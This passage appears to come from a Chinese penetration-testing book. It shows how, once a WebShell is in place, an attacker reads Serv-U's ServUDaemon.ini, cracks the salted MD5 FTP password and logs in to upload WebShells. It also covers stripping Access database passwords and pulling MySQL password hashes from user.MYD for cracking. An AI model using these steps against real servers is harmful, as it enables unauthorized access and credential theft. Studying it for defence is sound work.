Serv-U 安装目录一般位于“C:\program files\Serv-U\”，当然也有位于其他位置，具体安装路径由程序安装者来决定，在获得 WebShell 权限的情况下，如果服务器上还安装了 Serv-U，找到 Serv-U 的安装目录，将 ServUDaemon.ini 复制到本地留待后面进行破解，如图 1-82 所示。

1.11.2 查看 ServUDaemon.ini 文件

配置文件对大小写不敏感，行与行之间允许空行主要分为[GLOBAL]全局变量段和[DOMAINS]域名配置段。[GLOBAL]全局变量段，主要设置 SERV-U 的注册号以及刷新标

志。[DOMAINS]域名配置段，包括在 Serv-U 下添加的所有域信息以及域以下用户列表。




图 1-82 ServUDaemon.ini 文件

```
[GLOBAL]
Version=5.0.0.0 #无须改动.版本号
RegistrationKey=HsVRCjxHMe/HwDOrrUxqeMuChKO0DdlzUy2tCGgcdMVQDs/7P9EdwjKr
owsPF//h4YObIvknAH/FHA95cfEyb3wzQp2v7UfOzCFEFq722 #无须改动.产品注册码
ProcessID=1172 #无须改动.注册号
ReloadSettings=True #在修改 ini 文件后须加入此项，这时 Serv-U 会自动刷新配置文件并
生效，此项随之消失，再有修改再次添。
[DOMAINS]
Domain1=0.0.0.0||21|Wizard Generated Domain|1|0|0
#无须改动，新增加的域的 IP 地址以及说明，格式
# Domain1= IP 地址 | 端口 | 域显示名称 | 是否生效 | 是否显示 | 是否删除
#IP 地址为 0.0.0.0 时，Serv-U 自动适配系统所分配的 IP 地址
#当生效位置 0，则此域禁用
#当显示位置 0，此域不生效并且在控制面板不显示此项
#当删除位置 0，则 ReloadSettings 设置为 Ture 后，即刷新后，自动删除此域名以下所有内容
[Domain1]
#无须改动，与上面添加的域对应，是此域内的一些公共设置
User1=admin|1|0
#必填.用户列表
# 格式
# User序号 = 用户名 | 是否生效 | 是否删除
#User 添加时必须按照序号排列，如果跳号，则跳号的不生效。如果序号重复，则排列在后的无效。
#是否生效置 0，则此用户禁用
#是否删除置 1，则刷新后删除用户信息，包括配置。如果置 2，则域下所有用户均删除。
[USER=admin|1]
#用户配置段，这些段的排列不分先后
TimeOut=600
```

```
Maintenance=System
Note1="Administrator User"
Access1=g:\|RWAMELCDP
```

在 Serv-U 密码破解中我们需要注意用户的配置，也就是 ServUDaemon.ini 文件中涉及用户 9 个参数，一个用户对应一套参数配置，具体参数举例如下：

```
[USER=zt828|1] 表示用户为 zt。
password=mk7DC2A4B1A9A9E1F52A7F967FBCAA0A37 表示 ftp 用户 zt828 的密码为“mk7DC2A4B1A9A9E1F52A7F967FBCAA0A37”。
HomeDir=d:\wwwroot\zt828 表示默认主目录为“d:\wwwroot\zt828”。
MaxNrUsers=10 表示最大用户连接数为 10 个。
RelPaths=1 表示是否锁定用户到主目录，1 表示锁定。
ChangePassword=1 表示是否可以修改密码，1 表示可以。
DiskQuota=1|104857600|0 磁盘分配大小为 100MB（100×1024×1024）。
SpeedLimitUp=102400 上传速度限制为 100k/s。
SpeedLimitDown=102400 下载速度限制为 100k/s。
Access1=d:\wwwroot\zt828|RL 读取和列表 d:\wwwroot\zt828 目录。
```

1.11.3 破解 Serv-U 密码

以上面的 zt828 用户配置为例，将密码 mk7DC2A4B1A9A9E1F52A7F967FBCAA0A37 的 mk 去掉，将其复制到 MD5.com 网站进行破解，如图 1-83 所示，密码可以被破解，不过需要购买。单击“购买”按钮即可获得其查询的 MD5 值，如图 1-84 所示。




图 1-83 通过 MDS.com 网站查询 MD5 密码




图 1-84　获取 MD5 破解后的密码

“7DC2A4B1A9A9E1F52A7F967FBCAA0A37”是采用 MD5 进行加密的，其密码为 mkok918918，去掉 mk 即为 Ftp 的密码“ok918918”。

1.11.4　验证 Ftp

可以使用 Ftp IP 地址进行登录，输入用户名“zt828”和密码“ok918918”，成功登录 Ftp 服务器，如图 1-85 所示，正常进入后可以查看网站的源代码，上传 WebShell，获取数据库用户和密码等。




图 1-85　成功进入 Ftp 服务器

1.12 Access 数据库破解实战

1.12.1 Access 数据库的基本知识

Access 是微软（Microsoft）公司于 1994 年推出的一种基于 Windows 的桌面关系数据库管理系统（RDBMS），关系式数据库由一系列表组成，表又由一系列行和列组成，每一行是一个记录，每一列是一个字段，每个字段有一个字段名，字段名在一个表中不能重复。表与表之间可以建立关系（或称关联，连接），以便查询相关联的信息。Access 数据库以文件形式保存，文件的扩展名是.MDB。Access 数据库由六种对象组成，它们是表、查询、窗体、报表、宏和模块。

表（Table）——表是数据库的基本对象，是创建其他 5 种对象的基础。表由记录组成，记录由字段组成，表用来存储数据库的数据，故又称数据表。

查询（Query）——查询可以按索引快速查找到需要的记录，按要求筛选记录并能连接若干个表的字段组成新表。

窗体（Form）——窗体提供了一种方便的浏览、输入及更改数据的窗口。还可以创建子窗体显示相关联的表的内容。窗体也称表单。

报表（Report）——报表的功能是将数据库中的数据分类汇总，然后打印出来，以便分析。

宏（Macro）——宏相当于 DOS 中的批处理，用来自动执行一系列操作。Access 列出了一些常用的操作供用户选择，使用起来十分方便。

模块（Module）——模块的功能与宏类似，但它定义的操作比宏更精细和复杂，用户可以根据自己的需要编写程序。模块使用 Visual Basic 编程。

1.12.2 Access 数据库的主要特点

（1）**存储方式单一**：Access 管理的对象有表、查询、窗体、报表、页、宏和模块，以上对象都存放在后缀为（.mdb）的数据库文件中，便于用户进行操作和管理。

（2）**面向对象**：Access 是一个面向对象的开发工具，利用面向对象的方式将数据库系统中的各种功能对象化，将数据库管理的各种功能封装在各类对象中。它将一个应用系统当作是由一系列对象组成的，对每个对象它都定义一组方法和属性，以定义该对象的行为和外围，用户还可以按需要给对象扩展方法和属性。通过对象的方法、属性完成数据库的操作和管理，极大地简化了用户的开发工作。同时，这种基于面向对象的开发方式，使得开发应用程序更为简便。

（3）**界面友好、易操作**：Access 是一个可视化工具，其风格与 Windows 完全一样，用户想要生成对象并应用，只要使用鼠标进行拖放即可，非常直观方便。系统还提供了表生

成器、查询生成器、报表设计器以及数据库向导、表向导、查询向导、窗体向导、报表向导等工具，使得操作简便，容易使用和掌握。

（4）**集成环境、处理多种数据信息**：Access 基于 Windows 操作系统下的集成开发环境，该环境集成了各种向导和生成器工具，极大地提高了开发人员的工作效率，使得建立数据库、创建表、设计用户界面、设计数据查询、报表打印等可以方便有序地进行。

（5）**Access 支持 ODBC（开发数据库互联，Open Data Base Connectivity）**：利用 Access 强大的 DDE（动态数据交换）和 OLE（对象的链接和嵌入）特性，可以在一个数据表中嵌入位图、声音、 Excel 表格、Word 文档，还可以建立动态的数据库报表和窗体等。而且 Access 可以将程序应用于网络，并与网络上的动态数据相链接。利用数据库访问页对象生成 HTML 文件，轻松构建 Internet/Intranet 的应用。

1.12.3 Access 数据库的缺点和局限性

Access 是一种桌面数据库，适合数据量少的应用，在处理少量数据和单机访问时是很好用的，效率也很高；但处理海量数据时效率会受到极大影响。比如搭配 asp 应用于互联网时，如果调用数据库的程序设计不理想，Access 数据库超过 30m 就开始影响性能，达到 50m 左右的时候性能会急剧下降；配合设计优良的程序，数据库大小极限也只能去到几百兆。记录数过多、访问人数过多的时候也会造成 Access 数据库性能急剧下降。另外，Access 数据库在安全性方面也比不上 MySQL、MsSQL 等专业数据库，配合 asp 程序使用的时候，如果使用默认的.mdb 文件后缀而且没有经过额外的安全处理，别人甚至可以直接下载你的数据库文件。

1.12.4 Access 数据库版本

Access 数据库最早版本是 1997 年推出的，后面逐渐升级为 2000 版本、2003 版本、2007 版本以及最新的 2010 版本。

1.12.5 Access 密码实战破解实例

在一些软件系统和网站系统中，出于安全考虑很多程序设计者都会给 Access 数据加上密码，以保护数据库内容的安全，下面以一个实例来说明如何破解和操作 Access 数据库。

（1）选择需要破解的 Access 数据库文件

笔者推荐一款 Access 数据库密码破解工具——“Access 数据库特殊操作”，如图 1-86 所示，运行“Access 数据库特殊操作”后，在软件窗口中选择“破解 Access 密码”，然后在 Access 文件路径中选择需要破解的文件，也可以直接输入 Access 文件路径。



图 1-86　选择需要破解的 Access 文件

（2）获取数据库密码

在图 1-86 中单击“破解密码”，软件很快就将 Access 数据库密码给破解出来了，如图 1-87 所示，Access 版本为 97.3.51，密码为“91459”。




图 1-87　破解 Access 数据库密码

（3）删除数据库密码

在软件窗口单击“删除 Access 密码”，如果前面选择过数据库，则在数据库路径中会显示上次所操作的数据库，同时显示数据库的密码，单击“删除密码”按钮将加密的数据库密码给删除掉，如图 1-88 所示。

除去破解 Access 密码外，该软件还有一个实用功能——用来压缩数据库大小，Access 数据库持续运行时间长了以后，文件本身会增加一些无用的信息，导致数据文件非常大，而对 Access 数据库来说当数据库大小超过 30MB 以后就会影响性能，50MB 以后会严重影响性能，因此当数据库个头太大时就需要给他减减肥，在该软件主界面中单击“压缩 Access 数据库”，如图 1-89 所示，选择数据库文件后单击压缩数据库即可。



图 1-88　删除 Access 密码




图 1-89　压缩 Access 数据库

1.13　巧用 Cain 破解 MySQL 数据库密码

MySQL 数据库用户密码跟其他数据库用户密码一样，在应用系统代码中都是以明文出现的，在获取文件读取权限后即可直接从数据库连接文件中读取，例如 asp 代码中的 conn.asp 数据库连接文件，在该文件中一般都包含有数据库类型，物理位置，用户名和密码等信息；而在 MySQL 中即使获取了某一个用户的数据库用户（root 用户除外）的密码，也仅仅只能操作某一个用户的数据库中的数据。在实际攻防过程中，在获取 WebShell 的情况下，是可以直下载 MySQL 数据库中保留用户的 user.MYD 文件，该文件中保存的是 MySQL 数据库中所有用户对应的数据库密码，只要能够破解这些密码那么就可以正大光明地操作这些数据，虽然网上有很多修改 MySQL 数据库用户密码的方法，却不可取，因为修改用户密码的事情很容易被人发现！

研究 MySQL 数据库的加解密方式，在网络攻防过程中具有重要的意义；设想一旦获取了网站一定的权限后，如果能够获取 MySQL 中保存用户数据，通过解密后，即可通过

正常途径来访问数据库；一方面可以直接操作数据库中的数据，另一方面可以用来提升权限。通过在网络上查找资料，目前关于破解 MySQL 方面的研究不多，本文算是抛砖引玉，虽然效果不是特别好，但也算是对破解 MySQL 数据库用户密码的一种探讨和尝试。

1.13.1 MySQL 加密方式

MySQL 数据库的认证密码有两种方式，MySQL 4.1 版本之前是 MySQL323 加密，MySQL 4.1 和之后的版本都是 MySQLSHA1 加密，MySQL 数据库中自带 Old_Password(str) 和 Password（str）函数，它们均可以在 MySQL 数据库里进行查询，前者是 MySQL323 加密，后者是 MySQLSHA1 方式加密。

（1）以 MySQL323 方式加密

```
SELECT Old_Password('bbs.antian365.com');
```

查询结果 MySQL323 = 10c886615b135b38

（2）以 MySQLSHA1 方式加密

```
SELECT Password('bbs.antian365.com');
```

查询结果 MySQLSHA1 = *A2EBAE36132928537ADA8E6D1F7C5C5886713CC2

执行结果如图 1-90 所示，MYSQL323 加密中生成的是 16 位字符串，而在 MySQLSHA1 中生存的是 41 位字符串，其中*是不加入实际的密码运算中，通过观察在很多用户中都携带了“*”，在实际破解过程中去掉“*”，也就是说 MySQLSHA1 加密的密码的实际位数是 40 位。




图 1-90 在 MySQL 数据库中查询同一密码的不同 SHA 值

1.13.2 MySQL 数据库文件结构

（1）MySQL 数据库文件类型

MySQL 数据库文件共有“frm”、“MYD”“和 MYI”三种文件，“.frm”是描述表结构的文件。

“.MYD”是表的数据文件，“.MYI”是表数据文件中任何索引的数据树。一般是单独存在一个文件夹中，默认是在路径“C:\Program Files\MySQL\MySQL Server 5.0\data”下。

（2）MySQL 数据库用户密码文件

在 MySQL 数据库中所有设置默认都保存在“C:\Program Files\MySQL\MySQL Server 5.0\data\MySQL”中，也就是在安装程序的 data 目录下，如图 1-91 所示，有关用户一共有三个文件即 user.frm、user.MYD 和 user.MYI，MySQL 数据库用户密码都保存在 user.MYD 文件中，包括 root 用户和其他用户的密码。




图 1-91 MySQL 数据库用户密码文件

1.13.3 获取 MySQL 数据库用户密码加密字符串

使用 UltraEdit-32 编辑器直接打开 user.MYD 文件，打开后使用二进制模式进行查看，如图 1-92 所示，可以看到在 root 用户后面是一串字符串，选中这些字符串将其复制到记事本中，这些字符串即为用户加密值，即 506D1427F6F61696B4501445C90624897266DAE3。

> 注意：
>
> （1）root 后面的“*”不要复制到字符串中。

（2）在有些情况下需要往后面看看，否则得到的不是完整的MYSQLSHA1密码，总之其正确的密码位数是40位。

